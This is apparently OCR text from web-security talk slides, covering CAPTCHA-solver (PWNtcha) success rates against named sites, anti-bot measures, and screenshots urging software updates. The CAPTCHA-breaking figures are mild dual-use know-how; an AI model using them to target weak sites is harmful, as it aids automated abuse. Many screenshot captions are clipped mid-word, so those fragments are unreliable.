
| Origin | Samples | PWNtcha efficiency |
|---|---|---|
| Authimage | 5228AF S2ZL4P | 100% |
| Clubic | 593744 694349 | 100% |
| linuxfr.org | | 100% |
| LiveJournal? | | 99% |
| lmt.lv | | 98% |
| Ourcolony | 439285 547692 | 100% |
| Paypal | | 88% |
| phpBB | | 97% |
| Scode and derivatives | 9454690512 | 100% |
| Slashdot | | 89% |
| vBulletin | | 100% |

http://caca.zoy.org/wiki/PWNtcha

# Bot attack measures.

Honeypotting.
Timed interfaces.
Cookie check / Crumbing.
Spike detection.
OpenID / third party logins.

**Nothing** beats being up-to-date!


Automatic Updates
Choose updates to install
Update Title
Microsoft Internet Explorer Cumulative Security Update
Details
Size: 7.1 MB
This update addresses all Internet Explorer security issues to date.
For more information on this update visit http://www.mozilla.com/firefox/
Change automatic updates settings
Install
Cancel

ick Here to Install Silverlight
United States Change | All Microsoft Sites
Microsoft
Web
Live Search
Download Center
Download Center Home
roduct Families
Windows
ffice
ervers
usiness Solutions
eveloper Tools
Windows Live
SN
ames & Xbox
Windows Mobile
ll Downloads
ownload Categories
ames
irectX
nternet
Windows Security & Updates
Windows Media
rivers
ome & Office
obile Devices
ac & Other Platforms
ystem Tools
evelopment Resources
ownload Resources
icrosoft Update Services
Search All Downloads
Go
Advanced Search

# Toolkit to Disable Automatic Delivery of Internet Explorer 8

Microsoft

## Brief Description

The Internet Explorer 8 Blocker Toolkit enables IT Administrators to disable automatic delivery of Internet Explorer 8 as a high-priority update via Automatic Updates and the Windows Update and Microsoft Update sites.

## On This Page


- Quick Details
- System Requirements
- Additional Information
- What Others Are Downloading
- Overview
- Instructions
- Related Resources

Download

## Quick Details


| | |
|---|---|
| File Name: | IE8B |
| Version: | 1 |
| Date Published: | 1/5/ |
| Language: | Engli |
| Download Size: | 115 |
| Estimated Download Time: | Dia |

# Upgrade WordPress


**You have the latest version of WordPress. You do not need to up**


You have the latest version of WordPress. You do not need to upgrade. However, if yo
automatically or download the package and re-install manually:

Re-install Automatically | Download 2.8.4




# You learn a lot from logs.

